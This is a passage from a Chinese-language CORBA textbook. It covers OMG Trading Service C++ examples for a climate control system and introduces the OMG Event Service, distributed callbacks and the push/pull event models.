有一个简单的方法可以避免重复服务提供源。不要在服务器启动时盲目的导出服务提供源,我们可以记住先前导出程序返回的提供源的 ID。在服务器启动时,调用 describe 来检查服务提供源是否存在。如果服务提供源由于其他原因不在了或者以前没有被导出,这时我们就可以导出此服务提供源并记住返回的提供源的 ID。

通过初始化所记忆的提供源的 ID 为一个空字符串,这种技术在服务提供源第一次被导出时不需要一个特殊条件。此外,这样做还有另一个好处——当服务提供源被其他客户程序删除后还可以自动的更新。

19.21 向气温控制系统添加交易

根据客户程序的需要,可以有多种方法将交易集成到气温控制系统中。例如,可以只公告控制器对象,使用属性来描述哪座写字楼或者建筑群需要通过控制器进行监控。另外还可以公告温度计或者恒温器,相关属性是设备号和它的位置,这样客户程序就可以通过交易程序而不是控制器的 find 操作来定位设备(但是,一定要防止 19.18 节提到的不完全的查询结果)。例如,我们限制自己只公告控制器的引用。为了简化,我们可以在整个代码中使用的常量来作为属性的值。对于更实际的应用,可以从配置文件读取这些值,从命令行得到它们,或者使用存储对象状态的成员变量的值。

19.21.1 为控制器创建服务类型

第一步,先为控制器创建一个服务类型(使用表 19.1 定义的服务类型)。通常,服务类型

^⑤ 请注意,将一个查询的优先权设为 random,这样做有时并不一定起作用。规范要求用这个优先权将匹配的服务提供源随机化,但是,并没有说明这个随机化函数是无偏的(without bias)。

只在安装应用程序时创建一次——所以客户程序创建的服务类型一般是一个独立的管理程序。下面只给出一些相关的代码。

```
#include <CosTradingRepos.hh>      // ORB-specific
#include <CosTrading.hh>           // ORB-specific

// ...

using namespace CosTradingRepos;
using namespace CosTrading;

// Get reference to Lookup interface.
Lookup_var lookup;
lookup = resolve_init<Lookup>(orb,"TradingService");

// Read type_repos attribute to get IOR to type repository.
CORBA::Object_var obj = lookup->type_repos();

// Narrow.
ServiceTypeRepository_var repos;
repos = ServiceTypeRepository::narrow(obj);
if (CORBA::is_nil(repos)) {
    cerr << "Not a type repository reference" << endl;
    throw 0;
}

// Fill in property definitions for controllers.
ServiceTypeRepository::PropStructSeq props;
props.length(5);
props[0].name = CORBA::string_dup("Model");
props[0].value_type = CORBA::TypeCode::duplicate(
    CORBA::tc_string
);
props[0].mode = ServiceTypeRepository::PROP_MANDATORY_READONLY;
props[1].name = CORBA::string_dup("Manufacturer");
props[1].value_type = CORBA::TypeCode::duplicate(
    Manufacturing::AddressType
);
props[1].mode = ServiceTypeRepository::PROP_NORMAL;
props[2].name = CORBA::string_dup("Phone");
props[2].value_type = CORBA::TypeCode::duplicate(
    CORBA::tc_string
);
props[2].mode = ServiceTypeRepository::PROP_MANDATORY;
props[3].name = CORBA::string_dup("Supports");
props[3].value_type = CORBA::TypeCode::duplicate(
    Airconditioning::ModelType
);
props[3].mode = ServiceTypeRepository::PROP_READONLY;
props[4].name = CORBA::string_dup("MaxDevices");
```

```

props[4].value.type = CORBA::TypeCode::duplicate(
    CORBA::tc_ulong
);
props[4].mode = ServiceTypeRepository::PROP_NORMAL;
// Create Controllers service type.
ServiceTypeRepository::ServiceTypeNameSeq base_types;
repos->add_type(
    "CCS::Controllers",
    "IDL:acme.com/CCS/Controller;1.0",
    props,
    base_types
);

```

请注意上面代码使用了18.14.1节讨论过的模板函数 resolve_init。

19.21.2 为控制器导出服务提供源

使用在命名服务中公告的控制器的方式(见18.14.2节),服务器程序保证交易程序公告的控制器在每次服务器启动时都被更新。但是,因为交易程序允许重复服务提供源,所以每次当服务器启动时,都不能盲目的导出新的服务提供源,而应当让服务器将以前服务提供源的ID存储在永久性的存储器内,收回任何原来的服务提供源,并以新的服务提供源替代原来的。

```

#include <CosTrading.h> // ORB-specific
// ...
using namespace CosTrading;
// Get reference to Lookup interface.
Lookup_var lookup;
lookup = resolve_init<Lookup>(orb,"TradingService");
// Navigate to Register interface.
Register_var regis = lookup->register_if();
if (CORBA::is_nil(regis)) {
    cout << "Trader does not support updates." << endl;
    throw 0;
}
// Read the offer ID of a previous offer from a file
// using the read_offer_id helper function (not shown).
// Assume that read_offer_id returns an empty string
// if no offer was previously remembered.
OfferId_var offer_id = read_offer_id(offer_id_file);
// Attempt to withdraw the previous offer.
try {
    regis->withdraw(offer_id);
} catch (const UnknownOfferId & ) {
    // Fine, there is no previous offer.
}

```

```

} catch (const IllegalOfferID&)
{
    // Fine, there is no previous offer.
}

// Fill in property definition for controller.
PropertySeq props;
props.length(3);
props[0].name = CORBA::string_dup("Model");
props[0].value <<= "BFG-9000";

props[1].name = CORBA::string_dup("Phone");
props[1].value <<= "123 456-7890";

props[2].name = CORBA::string_dup("Description");
props[2].value <<= "Deluxe model for advanced users.";

// Create reference to the controller.
CCS::Controller var ctrl = ...;

// Export the offer.
offer_id = regis->export(ctrl,"CCS::Controllers",props);

// Store the new offer ID in persistent storage
// using the write_offer_id helper function (not shown).
write_offer_id(offer_id,file,offer_id);

// ...

```

19.21.3 向控制器导入引用

客户程序代码在启动时导入控制器的引用。在此例中我们使用确定的常量作为查询字符串，而更实用的客户程序允许查询带参数，例如，通过一个图形用户接口获得使用优先权。很遗憾，交易程序只支持在查询中使用字符串而不支持表达式树。这表明，对于参数化查询，必须编制字符串控制代码，而其复杂程度足以让我们却步。可以按你的要求而定，通常创建一些简单的允许用户提供固定数目的预定属性值的查询模板就足够应付查询工作了。

```

#include <CosTrading.h>      // ORB specific
// ...
using namespace CosTrading;

// Get reference to Lookup interface.
Lookup var lookup;
lookup = resolve_init<Lookup>(orb,"TradingService");

// The policy sequence sets the return cardinality to 1
// because we are interested only in a single offer.
PolicySeq policies;
policies.length(1);
policies[0].name = CORBA::string_dup("return-card");
policies[0].value <<= (CORBA::ULong)1;

Lookup::SpecifiedProps desired_props; // Don't return properties
desired_props._default();

```

```
desired_props._d(Lookup::none);

PolicyNameSeq_var policies_applied; // out param
OfferSeq_var offers; // out param
OfferIterator_var iterator; // out param

// Run query without preferences using default policies.
lookup->query(
    "CCS::Controllers", "Model = \"BFG-9000\"", "",
    policies, desired_props, 1,
    offers, iterator, policies_applied
);

// Process results.
CCS::Controller var ctrl;
if (offers->length() == 0) {
    cerr << "Cannot locate matching controller." << endl;
    exit(1);
} else {
    // Extract controller reference from returned offer.
    ctrl = CCS::Controller::narrow(offers[0].reference);
    if (CORBA::is_nil(ctrl)) {
        cerr << "Service provider is not a controller!" << endl;
        throw 0;
    }
}
// Use controller...
```

19.22 本章小结

OMG交易服务(Trading Service)提供了一种灵活的、动态的对象发现机制,它允许客户机选择最适合发送某个服务的对象。动态属性和代理提供源可提供更灵活的对象选择机制,而且常被用来将传统系统集成到CORBA框架内。交易程序的联邦能力使它能够建立一个交易网络,极大的扩充它的规模。这种交易网络将随着交易障碍的消除和电子商务的日益普及变得更为流行,更为重要。

第20章 OMG事件服务

20.1 本章概述

本章将讲述OMG事件服务,OMG事件服务允许应用程序使用解耦通信模型(decoupled communication model)而不是使用严格的客户机-服务器同步请求调用机制(client-to-server synchronous request invocations)。在简介之后,将对分布式回调技术正反两方面进行讨论,在20.3节将解释为什么使用事件服务,对应用程序有什么好处。20.4节定义基于事件的应用程序所采用的事件发送模型。20.5节讲述事件服务所支持的IDL接口,而20.6节提供如何实现事件发送模型。最后,在20.7和20.8两节讨论如何为应用程序选择最好的事件模型,同时讲述一些有关事件服务的局限性问题。

20.2 简介

前面章节的所有例子都是基于同步请求调用的。在同步请求下,一个主动的客户程序向被动的服务器调用请求;在发送一个请求之后,客户机阻塞并等待返回结果。客户机知道请求的目的地,因为客户机有目标对象的对象引用,每个请求都有一个代表所要调用的对象引用的单个目标。如果目标对象不再存在或者由于某些原因无法获得,发出调用的客户程序会收到一个异常。

许多分布式应用程序都发现,虽然同步请求调用很有用,但是它限制太严格。这些应用程序通常需要解耦的手段,将对信息感兴趣的用户与信息的提供者分开。例如,在我们的气温控制系统中,我们希望当环境温度低于或者高于某个范围时,温度计能发送一个报警消息;或者当恒温器设置的温度太低或太高时能及时通报我们。让温度计和恒温器对象负责向所有感兴趣的成员传播这些信息,使得实现毫无必要的复杂化,并因为增加了感兴趣用户的数目使得系统的规模不适当扩展。

OMG事件服务在对象之间提供解耦通信的支持。事件服务允许提供者在一次单个调用的情况下向一个或者多个用户发送消息。事实上,使用事件服务实现的提供者不需要知道消息的用户是谁;事件服务在提供者和用户之间起中介体的作用。一个事件服务实现还保护提供者不受异常的影响,这些异常可能是由于无法获得的,或性能很差的用户对象所造成的。

20.3 分布式回调

在详细讲述OMG事件服务之前,让我们先解释分布式回调(distributed callbacks)的概念,然后再解释为什么事件服务很有用。要想合理的定义一个分布式回调,我们必须首先理

解客户机和服务器的定义。对于同步请求，客户机是调用请求方，而服务器是接收请求方和响应这个请求。这样，术语 client 和 server 是相对于单个请求而言的。一个请求的客户机对于另一个请求可能是服务器，对于单个的应用程序来说同时身兼两职并不少见。

一个分布式回调要求一个对象扮演两种不同的角色，因为从本质上来说它要求一个服务器回调客户机。普通的事件流如下所示。

1. 一个客户机向服务器调用一个请求，并给服务器传递一个作为客户机应用程序中对象的对象引用。这些调用通常使用 oneway 语义(参阅 4.12 节)，目的是防止客户机在等待响应时被阻塞。
2. 服务器接收这个请求并执行所请求的服务。
3. 为了通知客户机有关原始请求的详细内容，服务通过调用原始请求所传递的对象引用的操作回调客户机。
4. 客户机对象接收该回调。

在回调过程中发送的信息依赖于应用程序。例如，一个执行长时间计算的服务器程序可能回调客户机，通知它计算过程中的进度以及计算完成后，发送结果给客户机。

这一系列步骤说明，使用分布式回调的应用程序扮演客户机和服务器双重角色。因为这种情况在使用纯客户机和纯服务器的 CORBA 应用程序中是不常见的，CORBA 系统通常被归类在对等(peer-to-peer)系统内而不是客户机-服务器(client-server)系统中。

20.3.1 回调的示例

假设我们希望在气温控制系统中增加一个图形监测的应用程序，该应用程序允许操作者选择设备并监测这些设备的温度变化(温度计)及其设置的改变(恒温器)。

实现这个监测应用程序的一种方式是采用轮询的方法来检查设备的状态，每当需要知道设备的设置和探测到的温度值时，应用程序对某个设备调用一个调用操作来获得所需的信息。此方法虽然简单，但是也存在一些缺点。

- 如果监测部分的应用程序是多线程的，它就可以在很短的时间内发送许多轮询的请求。这就是说，监测应用程序可以同时运行多个实例，所有监测实例所组合起来的轮询请求会造成服务器饱和(server saturation)，这取决于服务器的实现。例如，如果服务器程序使用一个线程处理一个请求，这样当请求增多时，CPU 和内存资源会被消耗殆尽。另外，CCS 服务器程序的吞吐量也可能受 ICP 设备所控制的网络带宽限制，而这个网络正用来与温度计和恒温器进行通信。
- 即使服务器程序可以轻易处理这些发送来的轮询请求，由于这种轮询所造成的沉重的网络负担也会严重影响系统的性能。如果这个监测应用程序被轮询请求塞满整个网络，那么使用这个网络的应用程序的吞吐量和响应时间会随着网络阻塞程度的不断增加而变得越来越糟糕。如果网络的拥塞程度达到极限时，整个 CCS 系统会彻底中断。
- 假设我们的监测程序是多线程的，允许进行其他的工作，比如，在等待轮询结果时，可以更新它的图形接口。遗憾的是，使用多线程会使应用程序变的更复杂。如果在应用程序的代码中直接使用多线程——则应用程序将这些轮询请求放在每个独立的

线程内进行——而不是隐藏在ORB的后面或者在图形接口库内进行,这个问题会更严重。

通过使用分布式回调技术,可以解决这类轮询问题。监测应用程序可以注册一个对象引用,即程序将要用到的温度计和恒温器对象,并且可用于回调这些对象。当对象检测到所需的温度值或者设置值后,它将调用这个回调对象的引用以便通知监测者。

以这种方式使用分布式回调技术可以解决我们原先使用轮询方法遇到的问题。由于避免使用轮询,从而解决服务器和网络的饱和问题。对于使用多线程应用程序的复杂性问题也应当引起我们的注意,因为没有必要再使用多线程来获得合理的性能。

20.3.2 回调出现的问题

分布式回调技术虽然解决了轮询中遇到的问题,但是它本身又遇到一大堆严重的问题,它不得不解决回调对象引用的注册和可扩展性问题。

对象引用的等价性

假设,监测应用程序通过传递一个对象引用来注册一个回调,同时传递的还有指明回调所在环境的信息。下面这个示例说明了向IDL接口增加一些假设条件,以便CCS模块支持回调技术。

```
module CCS {
    struct CallbackInfo {
        // contents omitted for this example
    };

    interface Callback {
        void notify(in any data);
    };

    interface Thermometer {
        void register_callback(
            in Callback cb,
            in CallbackInfo why
        );
        exception NotRegistered {};
        void unregister_callback(in Callback cb)
            raises(NotRegistered);
        // ...
    };
}
```

为创建一个回调对象,监测应用程序实现Callback接口。然后应用程序通过调用Thermometer对象的register_callback注册一个引用,给应用程序传通一个指明回调条件的结构。当应用程序想注销这个回调对象时,应用程序传递一个已注册对象的引用给unregister_callback。很遗憾,采用这种设计,监测应用程序在注销它的回调对象时会遇到麻烦,因为CORBA不支持对象引用的比较,无法明确决定这些对象是否是同一个。

CORBA提供is_equivalent操作(在CORBA::Object接口内),它允许应用程序询问两

个对象引用是否是指的同一个对象。因为有些情况下,当作出上面的评价所花费的代价太高或者根本不可能时——比如当一个对象引用不是直接通过一个防火墙的代理进行—CORBA 规范没有要求 ORB 可以不惜任何代价来实现此操作。相反,当 ORB 由于某种原因无法决定这些对象引用是否等价时,CORBA 允许 `is_equivalent` 返回 `false`,即便这两个对象引用实际上是指同一个对象时。换句话说,返回值是 `true` 时,证明这些对象引用是指同一个对象,而返回值为 `false` 时,说明这些对象引用要么不相同要么就是 ORB 无法作出判定。

因为 CORBA 给 `is_equivalent` 提供的语义太简单,应用程序还不能指望它作为判定对象是否唯一或者对象引用是否相同的工具。相反,应用程序应尽量避免设计成对象引用之间进行比较或者支持允许判断对象是否唯一的接口操作。

应当取消回调例子中有关比较对象引用的部分,而是采用从 `register_callback` 返回一个对象,使应用程序能实现注销操作。

```
module CCS {
    struct CallbackInfo {
        // contents omitted for this example
    };

    interface Callback {
        void notify(in any data);
    };

    interface CBRegistration {
        void unregister();
    };

    interface Thermometer {
        CBRegistration register_callback(
            in Callback      cb,
            in CallbackInfo why
        );
        // ...
    };
}
```

`CallbackInfo` 结构和 `Callback` 接口的功能与以前类似,但是,我们增加了 `CBRegistration` 接口并将 `register_callback` 操作的返回类型做了改动。现在,所创建的 `CBRegistration` 对象作为 `register_callback` 的结果。当应用程序想注销它的回调时,它将调用由 `register_callback` 所返回的 `CBRegistration` 中的 `unregister`。创建 `CBRegistration` 对象只代表一个回调注册,所以,非常明确应当注销的是哪个回调对象。`unregister` 操作也非常明确地撤消了这个回调的注册,因此,当回调已经被注销之后再调用 `unregister` 将会引发一个 `OBJECT_NOT_EXIST` 异常。这种方法的另一个好处是它不允许应用程序取消对其他应用程序的回调,而这种情况在原先的方法中是允许的。

回调的持久性

为了保持监测应用程序的服务器的活动是透明的,必须改变 CCS 服务器程序使其能永久的存储回调信息。否则,如果 CCS 服务器应用程序因为处于非激活状态或正在维修而停

止工作,或者服务器因为应用程序出现故障而崩溃,这时监测应用程序并不知道它们的回调注册已经突然失效了。

这种将回调信息永久存储的要求好像并不重要,但是事实并非如此。这取决于必须永久存储的回调注册的数目,我们可以采用简单的文本文件来存储,或者也可以采用一个流行的关系数据库或面向对象的数据库。不论采用哪种方法,要想满足这个新要求都会给 CCS 服务器应用程序带来很大的复杂性。

回调失败

当一个事件出现时,CCS 服务器必须给每个注册的回调发送一个确认。这取决于这些注册的回调的数量,以及当监测应用程序不再需要这些回调时,监测应用程序是否小心地注销回调,很有可能当我们要发送一个回调时,并不是所有的回调对象都存在或者能够被访问。如果某个回调导致一个 OBJECT_NOT_EXIST 异常,这时 CCS 服务器必须知道注销哪个回调对象。如果某个回调导致一个 TRANSIENT 异常是在完成状态为 COMPLETED_NO 时出现的,CCS 服务器可以重试这个回调。但是,服务器要么在它放弃之前必须任选若干次重试,要么以某种方式配置这个值(在回调注册时,或者使用管理工具或者使用编程方法进行配置)。要想合理的规划和处理这种错误是很困难的。

可伸缩性

要想顺利的提供回调,CCS 服务器必须能及时发送这些回调。依赖于所有注册的回调数目和决定通知每个事件的计算类型,实现回调可能难也可能不难。我们应尽可能对回调信息进行估计,在每次回调注册时传递。当达到一个给定温度值或监测一个恒温器设定的数据量时,可以减少必须执行计算的量。根据每个应用程序对回调的需求,每个事件的计算量和注册回调的数量,有助于我们判定是否满足服务所提出的要求。

如果接收回调的客户程序本身正忙于处理其他的请求,或者忙于自己的计算时,它会放慢从服务器程序接收和处理回调的速度。这种情况又会导致放慢 CCS 服务器执行速度,甚至被挂起,进而会影响向服务器发送回调对象的速度。

通常,编写可以很好伸缩的基于回调的应用程序是很困难的。如果要发送的回调足够多,服务器应用程序必须完成发送任务,最终发送的负荷将会超过程序原来的设计能力。即使当回调的数量不多时,不愿合作的客户机可能对服务器采取阻塞甚至将服务器挂起来。

耦合

因为服务器程序必须具有每个回调对象的对象引用,由于有回调接口,客户机和服务器是紧紧地耦合在一起。在 CCS 回调的例子中,客户机、服务器和 Callback 接口都知道 CallbackInfo 结构、CBRegistration 接口和 Thermometer::register_callback 操作。既然如此,我们还有必要改变它们吗?如果需要修改其中的任何一个,那么所有的客户机和服务器都需要修改。

20.3.3 分布式回调的评价

不论注册问题、永久性问题和回调发送问题的解决和实现方案是否合适,以上方法都存在一个明显的问题,就是都会使我们的 CCS 系统变的更加复杂。我们的服务器程序最早是为了处理简单的恒温器和温度计对象而设计的,现在必须在永久性存储中跟踪回调的注册,

并且为所有感兴趣的回调对象尽可能迅速地发送事件通知。实现这些新要求并不容易，实现回调技术比使用以前版本的应用程序所花费的时间和努力更多。

要想有效的解决这些问题，我们必须对每个问题分别考虑，而不是让我们的 CCS 服务器程序处理所有的气温控制请求以及相关的回调，我们必须使用不同的系统来处理事件的发送。这正是体现 OMG 事件服务实现的能力的地方。

20.4 事件服务基础

在 OMG 事件服务(Event Service)模型中，提供者(suppliers)生成事件(events)而使用者(consumers)接收事件。提供者和使用者都连接在一个事件通道(event channel)上。事件通道将事件从提供者传送到使用者，而且不需要提供者事先了解使用者的情况，反之亦然。事件通道在事件服务中起着关键的作用。它同时负责提供者和使用者的注册，可靠地将事件发送给所有注册的使用者，并且负责处理那些与没有响应的使用者有关的错误。

OMG 事件服务提供两种事件发送的模型：推模型(push model)和拉模型(pull model)。对于推模型，提供者将事件推给事件通道，而事件通道又将事件推给使用者。图 20.1 显示了推类型的事件发送。请注意，箭头表明客户机和服务器的作用，这里指向是从客户机到服务器。




图 20.1 推事件发送模型

对于拉模型，事件的发送方向与推模型相反：提供者从事件通道拉回事件，而事件通道又将事件从使用者拉回来。图 20.2 显示了拉模型的事件发送。




图 20.2 拉事件发送模型

事件通道允许多个提供者和使用者之间相互连接。因为它们有些使用推模型，有些使用拉模型，事件通道支持 4 种不同的事件发送模型：

- 经典的推模型

- 经典的拉模型
- 混合推/拉模型
- 混合拉/推模型

这些模型的区别在于提供者和使用者谁为主动谁为被动的(也就是,谁作为客户机谁作服务器的问题)。下面将详细讨论每种模型。

20.4.1 经典的推模型

在该模型中,提供者将事件推向事件通道,然后事件通道又将这些事件再推向所有注册的使用者。(见图 20.3)




图 20.3 经典的推模型

提供者是事件的主动发起者,而使用者只是被动的等待接收事件。事件通道扮演通报者的角色,就像在文献[4]中所定义的观察者的角色。经典的推模型是最常用的事件发送模型。

20.4.2 经典的拉模型

在该模型中,使用者将事件从事件通道中拉出来,然后事件通道又将事件从提供者中拉出来。如图 20.4 示,使用者是事件的主动发起者,提供者是被动的等待事件被拉走。事件通道起着中介的作用,因为它代表使用者完成了事件。

20.4.3 混合推/拉模型

在此模型中,提供者将事件推向事件通道,而使用者又把事件从事件通道拉出来(见图 20.5)。这样在此模型内提供者和使用者都是主动的。事件通道起着队列的作用,因为事件通道只是将提供者推入的事件数据存储起来,直至使用者将事件数据从事件通道内拉走。




图 20.4 经典的拉模型




图 20.5 混合推/拉模型

20.4.4 混合拉/推模型

在此模型内，事件通道将事件从提供者那里拉来，然后将事件推给使用者（见图 20.6）。在此模型内提供者和使用者都是被动的。这里的事件通道起着一个智能代理的作用。之所以这样称呼事件通道是因为它能使系统内所有事件的开始移动。

20.4.5 混合事件模型

前面几小节所讲的框图可能会造成一些误解，使你误认为事件通道、提供者和使用者只能配置成上面四种事件发送模型中的一个。而事实并非如此。一个单独的事件通道可以同时支持所有的四种模型，如图 20.7 所示。图内有一个事件通道、两个被动的提供者和一个主动提供者，另外还有一个被动的使用者和一个主动的使用者，所有四种事件发送模型都表示在这张图中。

- 框图最上面的提供者和使用者之间的关系表示经典的拉模型。
- 框图上面的使用者和中间的提供者之间关系构成混合推/拉模型。
- 框图下面的使用者和中间的提供者构成经典的推模型。
- 框图下面的使用者和下面的提供者构成混合拉/推模型。




图 20.6 混合拉/推模型




图 20.7 混合事件发送模型

图 20.7 显示事件通道可以同时完成所有四种作用。

虽然事件通道可以完成多种作用,但每个使用者都可以接收所有提供者发送的事件。事件通道将使用者和提供者相互隔开,所以它们互相之间都不知道别的提供者或使用者是否连接起来作为推方或是拉方。

20.5 事件服务接口

CosEventComm 模型提供与事件通道交互的 IDL 定义。但是,许多这些接口都只考虑提供者和使用者,它们没有考虑事件通道。如图 20.8 所示,事件通道本身既是提供者又是使用者。

